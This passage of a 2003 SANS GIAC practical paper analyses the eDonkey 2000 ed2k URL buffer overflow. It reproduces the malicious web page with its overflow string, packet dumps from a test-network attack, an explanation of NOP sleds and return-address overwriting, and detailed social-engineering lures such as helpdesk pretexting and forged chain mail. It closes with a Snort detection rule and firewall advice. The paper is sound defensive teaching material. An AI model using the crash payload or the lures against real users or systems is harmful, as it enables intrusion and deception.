The first line is the request method verb "GET" followed by the URI of the resource relative to the server and the supported protocol version (HTTP/1.1). The next three lines beginning "Accept" tell the server what MIME-types, languages and compression formats the client is willing to support in the resource to be downloaded. ("MIME" stands for "Multipurpose Internet Mail Extensions", and was originally used for adding non-text attachments to emails). The server can use this information to select between multiple image formats, language translations of a web

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

page, and to choose to transmit a compressed version of the resource content. The "User-Agent" line tells the type and version of the client browser software. The "Host" line is the fully qualified domain name of the client. Finally, the "Connection" line here indicates that the client wishes to use keep-alive, i.e. it requests the server to allow the tcp connection to stay open.

The server now responds with the resource requested. In this case, it is the web page containing the malicious ed2k hyperlink:

```
HTTP/1.1 200 OK
Date: Sat, 29 Mar 2003 06:47:02 GMT
Server: Apache/2.0.40 (Red Hat Linux)
Last-Modified: Sat, 29 Mar 2003 06:42:46 GMT
Etag: "18e94-2c5-c1e46580"
Accept-Ranges: bytes
Content-Length: 709
Connection: close
Content-Type: text/html; charset=ISO-8859-1

<html> <head> <title>Neohapsis Archives - Bugtraq -eDonkey 2000 ed2k: URL
Buffer Overflow - From shird@dstc.edu.au</title>
<meta.http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
</head>
<body>
<A href="ed2k://|server|192.168.1.48|4661|/">Dell.server</A>
<P>
<A href="ed2k://|file|test_edonkey|9708|chksum|/">test_edonkey on Dell</A>
<P>
<A
href="ed2k://|file|QQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQ QQQQQ
QQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQ
QQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQ
QQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQ
QQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQ
QQBBBBAAA|1|11111111111111111111111111111111|">Ed2k Buffer Overflow</A>
</body>
</html>
```

The first line of this reply is "200 OK" which indicates an absence of error condition. The next two lines, "Date" and "Server" give the current time at the server and the type and version of the server software.

Following this is information about the resource requested. "Last-modified" gives the time when the current version of the resource was loaded into the server. The client can use this to determine whether to use a locally cached copy if the user enters the same URI again later. "Etag" identifies the resource uniquely on the server. "Accept-Range" and "Content-Length" indicate that the resource will be 709 bytes long. "Content-Type" indicates its MIME-type is plain text in the ISO-8859-1 character set.

Finally, the "Connection" line indicates that the server will be closing the connection after the web page content has been transmitted. This is against the wish of the client in this case, but occurs because keep-alive was not enabled in the server configuration.

What follows is the resource content itself, in this case a web page delimited by <html> and </html>. It contains three hyperlinks:

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

- an ed2k server-type hyperlink, pointing to 192.168.1.48 listening on port 4661
- an ed2k file-type hyperlink, pointing to a file "test_edonkey"
- a malicious ed2k file-type hyperlink, pointing to a file with the very long name "QQ...AAA".

The server now closes the socket connection as the last stage in the request protocol.

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

9 How the Exploit Works

The way the exploit works is to use a carefully crafted ed2k URI as the argument passed to the eDonkey 2000 client program. Normally this argument is passed when a user browses to a web page containing an ed2k hyperlink, and clicks on it, causing the ed2k handler installed in the browser to start up the eDonkey client. In place of the name of a real file, this URI contains a long string whose length is not checked by the eDonkey client program. Instead it reads the whole filename into a buffer, thereby overflowing the buffer and overwriting the stored stack frame pointer (EBP) and subroutine return instruction pointer (EIP) values in the stack frame. Fig. 6 illustrates this.




Fig. 6 Overlength Input Data Overflows a Buffer

The key to operation is the content of the input data string. In the particular variant we are considering, the first part of the input data is a specific number (243) of dummy characters. The number of characters is chosen such they exactly fill the stack space allocated to the input buffer plus other local variables. The next part of the input data is the four characters which will overwrite the value of EBP. Finally, there are four characters which will overwrite the value of the stored return instruction pointer, EIP. In this case, only three are given, with a fourth coming from the null string termination character added by the C library in the client. The purpose of this attack is to force the client program to resume execution at the value given in the exploit string.

In the case of variants of the attack listed in Section 6, the content of the input data may not be to force a crash but to execute machine code provided by the attacker.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.




Fig. 7 Operation of Malicious Code

The part of the input data which will overwrite the stored return instruction pointer is chosen to be a value inside the stack frame itself, Fig. 7. When the program returns from the subroutine, it will start executing the code on the stack, i.e. that provided by the attacker. Choosing a suitable value is a difficult process. However, since the victim software is a client program freely available for download over the internet, obtaining a copy and running it under a debugger and reverse compiler is straightforward and helps considerably. But the exact location of the stack frame may vary if the depth of subroutine nesting, i.e. the number of frames existing on the stack before the vulnerable subroutine is called, can vary from one run of the program to another. This typically occurs with event-driven software. It can also vary if the size of local variables can vary at runtime.

In this case, the range of variation has to be absorbed by including a suitably long "NOP sled" as the first part of the input data. This comprises a run of machine code which performs no-operation, for example the "NOP" instruction itself, a jump to one instruction ahead, or adding, subtracting or exclusive-OR-ing zero with a register. To whatever point within the sled the machine jumps, the result is the same: execution eventually arrives at the first instruction of the malicious code at the end of the sled.

Next follows the malicious machine code itself. Possible variants of this code were given in Section 6.

The NOP sled and malicious code may now need to be padded out with dummy trailing bytes (characters) such that the value chosen to overwrite the stored return instruction pointer, EIP, is positioned correctly. In the case of this exploit, from inspection of the source code of the exploit, the total must come to 247 bytes.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

10 Diagram and Use of the Exploit




Fig. 8 Diagram of the Exploit Process

Fig 8 is a diagram of the exploit process. We conducted the exploit on the test network described in Section 7.2 and Fig. 5. In this case, the eDonkey server and the attacker's web server are running on the same machine. The attacker's direct involvement is by social engineering, and hence there was no need to include another attacker's machine in the test network.

In stage 1 of the attack, the victim starts up his eDonkey2000 client. The client seeks out a server to connect to from its server list and finds our test server available. Fig. 9 is a screenshot of the server console, showing the client (at 192.168.1.174) has connected. For tcpdump output from the connection process and its explanation, refer to Section 7.2.




Fig. 9 eDonkey Server Console

Fig. 10 shows the client GUI. Downloaded ad-ware will be rendered in the (currently blank) rectangular pane at the top of its window. The title bar shows it is connected to the test server "Dell server" (at 192.168.1.48).

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.




Fig. 10 eDonkey2000 Client GUI

In stage 2 of the attack, the attacker persuades the victim to browse to his web page, which contains the malicious ed2k hyperlink. This is done by social engineering. There are many imaginative ways in which this can be accomplished. Some of them are:

- The attacker mass mails a flyer advertising free offer of software obtainable by browsing to a certain website - the website being the one hosting his malicious link. To save money, he could print the flyers and stuff the mailboxes himself. He hopes that the use of a glossy handout will make the offer look more genuine and that many recipients will browse to the URI out of curiosity or greed. If he targets homes, he is likely to acquire backdoors into many relatively unprotected PCs which could later be used as "bots" in a distributed denial of service attack. If he targets businesses, he is likely to acquire backdoors into company intranets. He can then use his control of PCs as a launching point to attack their servers.
- The attacker obtains openly publicized ISP support phone numbers. He could also call company phone operators and ask for the internal helpdesk number, pretending to be a remote worker who has misplaced his copy of the company phone directory. He calls up the support lines, claiming to be a user and that their web proxy server has a problem, in that his browser doesn't work when he goes

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

to a certain website - again, the website being the one hosting his malicious link. He hopes the helpdesk or sysadmin staff will perform a test by browsing to the URI, and the attacker then has a backdoor into the helpdesk PC and hence the ISP's or company's intranet.

- The attacker enters a chatroom on an IRC or eDonkey chat server. He befriends the occupants of the chatroom, and having gained their trust, offers them his URI under the pretence that it will enable download of some software that he or his friend has found very useful, "cool", etc. He hopes that the chatroom members will take up his offer.
- The attacker reads articles in a newsgroup, and having gotten the gist of the threads, makes his own posting, offering the URI as software useful and relevant in the current discussion themes. He hopes that many people all over the world reading the newsgroup will browse to his URI.
- The attacker includes the URI in a "chain mail", of the sort which typically goes along the theme of "The following URI will enable you to download 'magic crystal-ball' software which will give you instant success on the stock market and bring you good luck. Forward this email to ten of your friends. If you fail to forward it, you will lose money and suffer bad luck for five years." He then uses a forged email address as the sender, which is easily done by configuring it into his mail client. He hopes that recipients who are fearful or superstitious will keep the chain going, thus expanding its reach considerably, and that many of the readers will browse to the URI out of fear or greed.

In stage 3, the victim, having been persuaded, opens his web browser and browses to the attacker's web server. The tcpdump output for this is given here:

```
0:a0:24:d5:76:8a 0:5:5d: 42:a7:5a ip 62: 192.168.1.174.1384 > 192.168.1.48.http: S
21933216:21933216(0) win 8192 <mss 1460,nop,nop,sackOK> (DF)

0:5:5d:42:a7:5a 0:a0:24:d5:76:8a ip 62: 192.168.1.48.http > 192.16 8.1.174.1384: S
2728597691:2728597691(0) ack 21933217 win 5840 <mss 1460,nop,nop,sackOK> (DF)

0:a0:24:d5:76:8a 0:5:5d :42:a7:5a ip 60: 192.168.1.174.1384 > 192 .168.1.48.http: . ack 1
win 8760 (DF)
```

The above is the three-way SYN, SYN-ACK, ACK handshake by which the victim's web browser (at 192.168.1.174 on our test network) has opened a socket connection to the attacker's website (at 192.168.1.48).

```
0:a0:24:d5:76:8a 0:5:5d:42:a7:5a ip 346: 192.168.1.174.1384 > 192.168.1.48.http: P
1:293(292) ack 1 win 8760 (DF )
0x0000   4500 014c d06d 4000 8006 a50f c0a8 01ae   E..L.m@.........
0x0010   c0a8 0130 0568 0050 014e aca1 a2a3 18bc   ...0.h.P.N......
0x0020   5018 2238 8ceb 0000 4745 5420 2f69 6e64   P."8....GET./ind
0x0030   6578 2e68 746d 6c20 4854 5450 2f31 2e31   ex.html.HTTP/1.1
0x0040   0d0a 4163 6365 7074 3a20 696d 6167 652f   ..Accept:.image/
0x0050   6769 662c 2069 6d61 6765 2f78 2d78 6269   gif,.image/x-xbi
0x0060   746d 6170 2c20 696d 6167 652f 6a70 6567   tmap,.image/jpeg
0x0070   2c20 696d 6167 652f 706a 7065 672c 2061   ,.image/pjpeg,.a
0x0080   7070 6c69 6361 7469 6f6e 2f78 2d73 686f   pplication/x-sho
0x0090   636b 7761 7665 2d66 6c61 7368 2c20 2a2f   ckwave-flash,.*/
0x00a0   2a0d 0a41 6363 6570 742d 4c61 6e67 7561   *..Accept-Langua
0x00b0   6765 3a20 656e 2d75 730d 0a41 6363 6570   ge:.en-us..Accep
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
0x00c0          742d 456e 636f 6469 6e67 3a20 677a 6970          t-Encoding:.gzip
0x00d0          2c20 6465 666c 6174 650d 0a55 7365 722d          ,.deflate..User-
0x00e0          4167 656e 743a 204d 6f7a 696c 6c61 2f34          Agent:.Mozilla/4
0x00f0          2e30 2028 636f 6d70 6174 6962 6c65 3b20          .0.(compatible;.
0x0100          4d53 4945 2036 2e30 3b20 5769 6e64 6f77          MSIE.6.0;.Window
0x0110          7320 3938 290d 0a48 6f73 743a 206c 696e          s.98)..Host:.lin
0x0120          7578 2e70 6c61 6e65 742d 6f66 6669 6365          ux.planet-office
0x0130          0d0a 436f 6e6e 6563 7469 6f6e 3a20  4b65          ..Connection:.Ke
0x0140          6570 2d41 6c69 7665 0d0a 0d0a                    ep-Alive....
```

0:5:5d:42:a7:5a 0:a0:24:d5:76:8 a ip 60: 192.168.1.48.http > 192.168.1.174.1384: . ack 293 win 6432 (DF)

This is the GET request from the web browser to the web server. The server has sent an ACK packet in reply. The explanation of the content of this packet was given in Section 8.

0:5:5d:42:a7:5a 0:a0:24:d5:76:8 a ip 1039: 192.168.1.48.http > 192.168.1.174.1384: P 1:986(985) ack 293 win 6432 (DF)

```
0x0000          4500 0401 c98f 4000 4006 e938 c0 a8 0130         E.....@.@..8...0
0x0010          c0a8 01ae 0050 0568 a2a3 18bc 014e adc5         .....P.h.....N..
0x0020          5018 1920 1f17 0000 4854 5450 2f31 2e31         P.......HTTP/1.1
0x0030          2032 3030 204f 4b0d 0a44 6174 653a 2053         .200.OK..Date:.S
0x0040          6174 2c20 3239 204d 6172 203 2 3030 3320        at,.29.Mar.2003.
0x0050          3036 3a34 373a 3032 2047 4d54 0d0a 5365         06:47:02.GMT..Se
0x0060          7276 6572 3a20 4170 6163 6865 2f32 2e30         rver:.Apache/2.0
0x0070          2e34 3020 2852 6564 2048 6174 204c 696e         .40.(Red.Hat.Lin
0x0080          7578 290d 0a4c 6173 742d  4d6f 6469 6669        ux)..Last-Modifi
0x0090          6564 3a20 5361 742c 2032 3920 4d61 7220         ed:.Sat,.29.Mar.
0x00a0          3230 3033 2030 363a 3432 3a34 3620 474d         2003.06:42:46.GM
0x00b0          540d 0a45 5461 673a 2022 3138 6539 342d         T..ETag:."18e94-
0x00c0          3263 352d 6331 6534  3635 3830 220d 0a41        2c5-c1e46580"..A
0x00d0          6363 6570 742d 5261 6e67 6573 3a20 6279         ccept-Ranges:.by
0x00e0          7465 730d 0a43 6f6e 7465 6e74 2d4c 656e         tes..Content-Len
0x00f0          6774 683a 2037 3039 0d0a 436f 6e6e 6563         gth:.709..Connec
0x0100          7469 6f6e 3a20 636c 6f73 650d 0a43 6f6e         tion:.close..Con
0x0110          7465 6e74 2d54 7970 653a 2074 6578 742f         tent-Type:.text/
0x0120          6874 6d6c 3b20 6368 6172 7365 743d 4953         html;.charset=IS
0x0130          4f2d 3838 3539 2d31 0d0a 0d0a 3c68 746d         O-8859-1....<htm
0x0140          6c3e 0a3c 6865 6164 3e0a 3c74 6974 6c65         l>.<head>.<title
0x0150          3e4e 656f 6861 7073 6973 2041 7263 6869         >Neohapsis.Archi
0x0160          7665 7320 2d20 4275 6774 7261 7120 2d20         ves.-.Bugtraq.-
0x0170          6544 6f6e 6b65 7920 3230 3030 2065 6432         eDonkey.2000.ed2
0x0180          6b3a 2055 524c 2042 7566 6665 7220 4f76         k:.URL.Buffer.Ov
0x0190          6572 666c 6f77 202d 2046 726f 6d20 7368         erflow.-.From.sh
0x01a0          6972 6440 6473 7463 2e65 6475 2e61 753c         ird@dstc.edu.au<
0x01b0          2f74 6974 6c65 3e0a 3c6d 6574 6120 6874         /title>.<meta.ht
0x01c0          7470 2d65 7175 6976 3d22 436f 6e74 656e         tp-equiv="Conten
0x01d0          742d 5479 7065 2220 636f 6e74 656e 743d         t-Type".content=
0x01e0          2274 6578 742f 6874 6d6c 3b20 6368 6172         "text/html;.char
0x01f0          7365 743d 6973 6f2d 3838 3539 2d31 223e         set=iso-8859-1">
0x0200          0a3c 2f68 6561 643e 0a0a 3c62 6f64 793e         .</head>..<body>
0x0210          0a3c 4120 6872 6566 3d22 6532 646b 3a2f         .<A.href="ed2k:/
0x0220          2f7c 7365 7276 6572 7c31 3932 2e31 3638         /|server|192.168
0x0230          2e31 2e34 387c 3436 3631 7c2f 223e 4465         .1.48|4661|/">De
0x0240          6c6c 2073 6572 7665 723c 2f41 3e0a 3c50         ll.server</A>.<P
0x0250          3e0a 3c41 2068 7265 663d 2265 6432 6b3a         >.<A.href="ed2k:
0x0260          2f2f 7c66 696c 657c 7465 7374 5f65 646f         //|file|test_edo
0x0270          6e6b 6579 7c39 3730 387c 6368 6b73 756d         nkey|9708|chksum
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
0x0280   7c2f 223e 7465 7374 5f65 646f 6e6b 6579   |/">test_edonkey
0x0290   206f 6e20 4465 6c6c 3c2f 413e 0a3c 503e   .on.Dell</A>.<P>
0x02a0   0a3c 4120 6872 6566 3d22 6564 326b 3a2f   .<A.href="ed2k:/
0x02b0   2f7c 6669 6c65 7c51 5151 5151 5151 5151   /|file|QQQQQQQ QQ
0x02c0   5151 5151 5151 5151 5151 5151 5151 5151   QQQQQQQQQQQQQQQQ
0x02d0   5151 5151 5151 5151 5151 5151 5151 5151   QQQQQQQQQQQQQQQQ
0x02e0   5151 5151 5151 5151 5151 5151 5151 5151   QQQQQQQQQQQQQQQQ
0x02f0   5151 5151 5151 5151 5151 5151 5151 5151   QQQQQQQQQQQQQQQQ
0x0300   5151 5151 5151 5151 5151 5151 5151 5151   QQQQQQQQQQQQQQQQ
0x0310   5151 5151 5151 5151 5151 5151 5151 5151   QQQQQQQQQQQQQQQQ
0x0320   5151 5151 5151 5151 5151 5151 5151 5151   QQQQQQQQQQQQQQQQ
0x0330   5151 5151 5151 5151 5151 5151 5151 5151   QQQQQQQQQQQQQQQQ
0x0340   5151 5151 5151 5151 5151 5151 5151 5151   QQQQQQQQQQQQQQQQ
0x0350   5151 5151 5151 5151 5151 5151 5151 5151   QQQQQQQQQQQQQQQQ
0x0360   5151 5151 5151 5151 5151 5151 5151 5151   QQQQQQQQQQQQQQQQ
0x0370   5151 5151 5151 5151 5151 5151 5151 5151   QQQQQQQQQQQQQQQQ
0x0380   5151 5151 5151 5151 5151 5151 5151 5151   QQQQQQQQQQQQQQQQ
0x0390   5151 5151 5151 5151 5151 5151 5151 5151   QQQQQQQQQQQQQQQQ
0x03a0   5151 5151 5151 5151 5151 4242 4242 4141   QQQQQQQQQQBBBBAA
0x03b0   417c 317c 3131 3131 3131 3131 3131 313 1   A|1|111111111111
0x03c0   3131 3131 3131 3131 3131 3131 3131 3131   1111111111111111
0x03d0   3131 3131 7c22 3e45 6432 6b20 4275 6666   1111|">Ed2k.Buff
0x03e0   6572 204f 7665 7266 6c6f 773c 2f41 3e20   er.Overflow</A>.
0x03f0   0a3c 2f62 6f64 793e 0a3c 2f68 746d  6c3e   .</body>.</html>
0x0400   0a                                        .
```

The server has now responded to the request by returning the malicious web page. The explanation of the contents of this packet was given already in Section 8.

0:5:5d:42:a7:5a 0:a0:24 :d5:76:8a ip 60: 192.168.1.48.http > 192.168.1.174.1384: F 986:986(0) ack 293 win 6432 (DF)

14:43:56.234167 0:a0:24:d5:76:8a 0:5:5d:42:a7:5a ip 60: 192.168.1.174.1384 > 192.168.1.48.http: . ack 987 win 7775 (DF)

14:43:56.261922 0:a0:24:d5:76:8a 0:5:5d:42:a 7:5a ip 60: 192.168.1.174.1384 > 192.168.1.48.http: F 293:293(0) ack 987 win 7775 (DF)

14:43:56.262384 0:5:5d:42:a7:5a 0:a0:24:d5:76:8a ip 60: 192.168.1.48.http > 192.168.1.174.1384: . ack 294 win 6432 (DF)

The server has now initiated the FIN-ACK, ACK, FIN-ACK, ACK handshake to close the socket connection.

The web page is now rendered in the victim's browser window. The victim clicks on the malicious hyperlink shown in the window. Installation of the eDonkey client has automatically configured his browser with a protocol handler for "ed2k", which is now invoked. The handler starts the eDonkey client program, passing it an argument equal to the malicious hyperlink from the downloaded web page.

In stage 4 of the attack, our particular exploit now crashes the eDonkey client by overwriting the return EIP with 0x00414141 and the stack frame pointer EBP with 0x42424242. The Windows popup for the crash is shown in Fig. 11. Looking at the value of EIP in the figure, it can be seen that the program actually gets one step to EIP=0x00414142 before crashing.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.




Fig. 11 Client Crash Due to Buffer Overflow

11 Signature of the Attack

In this particular attack, the buffer overflow occurs internally in the client's machine, as a malicious URI passed as an argument from the web browser to the eDonkey client program. Thus, to detect the attack signature on the network, it is necessary to look slightly earlier in the process, at the point where the victim browses to or otherwise receives the URI. With the web site delivery method, the signature is in the server response packet containing the malicious web page, as presented in the sniffer output in the previous section. Key features of this packet which, when taken together, lead to a positive identification are:

- it is a tcp packet on an established connection,
- it originates on port 80 (the http server listening port),
- and it contains the string

  ed2k://|file|QQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQ
  QQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQ
  QQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQ
  QQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQ
  QQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQ
  QQQQQQQQQQQQQQQQQQQBBBBAAA

To detect this packet, a possible suitable snort rule which combines the positive identification features is:

```
var INTERNAL_NET 192.168.1.0/24
alert tcp 80 -> $INTERNAL_NET any \
(msg: "ed2k buffer overflow exploit"; \
flow: to_client,established; \
content:"ed2k\://|file|QQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQ
QQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQ
QQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQ
QQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQ
QQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQ
QQQQQBBBBAAA"; \
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
resp: rst_all;
reference: cve,CAN-2002-0967;)
```

The “var” line sets a variable to identify the destination address, in this case our test network. The “alert” line specifies the tcp protocol, the http port and the packet destination address, which is any machine on the intranet. The web browser end of the connection can be any tcp port. The “msg” line gives a text message to identify the attack in logs and alerts. The “flow” line specifies that the packet should be on an established tcp connection and be transmitted from the server to the client. The “content” line gives the search string to identify the malicious URI.

The “resp” line causes snort to send a RST packet to both ends of the connection to close it and prevent further damage, thus acting as an intrusion prevention system (IPS) as well as an IDS. This will cause the victim's browser to fail to display the page, thus preventing him from clicking on the malicious hyperlink. The “reference” line is optional annotation of the rule.

12 Prevention of the Attack

Prevention of a network-based attack relies on the principle of defence in depth. A packet traverses various equipment as it passes inwards from the public internet to a client program running on an intranet PC machine. Each item of equipment should defend against allowing malicious data into the next layer; and on the assumption that internal machines could come under an attacker's control, it should also defend against allowing malicious data out. The equipment should also defend against allowing itself to be taken over - it should employ host-based defences, and administrator access should only be allowed from its console, or if has none, from the internal side only and in the most protected manner, such as with secure shell or, failing that, a password different from the manufacturer's default.

The first piece of equipment seen by a packet is usually a router/firewall box. If there are publicly accessible servers, they should be connected to a dedicated DMZ subnet isolated from the intranet by packet filtering rules. This is to defend the intranet from attacks launched from the DMZ, should any of the DMZ server machines be compromised.

The simplest firewalls defend by packet filtering. To provide the greatest protection, the firewall should be configured to drop all inbound packets except:

- those received in response to outbound traffic on a socket connection established by an intranet machine (this requires a connection tracking ability), or
- those whose destination is a server located on the internal (or preferably DMZ) subnet.

In the outbound direction, the firewall should drop all packets except those on ports used by services which the internal PC users are authorized to use. This is because the vast majority of trojan horse and backdoor software uses ports unused by common services. Reverse www and the like form the exceptions.

Since the eDonkey protocol has many vulnerabilities, the site security policy might well be to make its usage unauthorized. In this case, the firewall can be configured to block ports 4661, 4662, 4665 and 4666 for both inbound and outbound traffic.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

However, blocking these ports may not completely block eDonkey traffic, since the port numbers are all runtime configurable, and some enterprising individuals may set up a network using non-standard ports.

Higher-grade firewalls employ proxies and content filtering, whereby they reassemble packets and fragments of packets into a complete protocol message, such as an http request message or a web page. They then apply rules comprising a blocked site list and/or content-based pass/reject rules corresponding to the snort rule we suggested in the previous section. In this case, the ed2k exploit rule should be coded into the firewall ruleset in its own syntax.

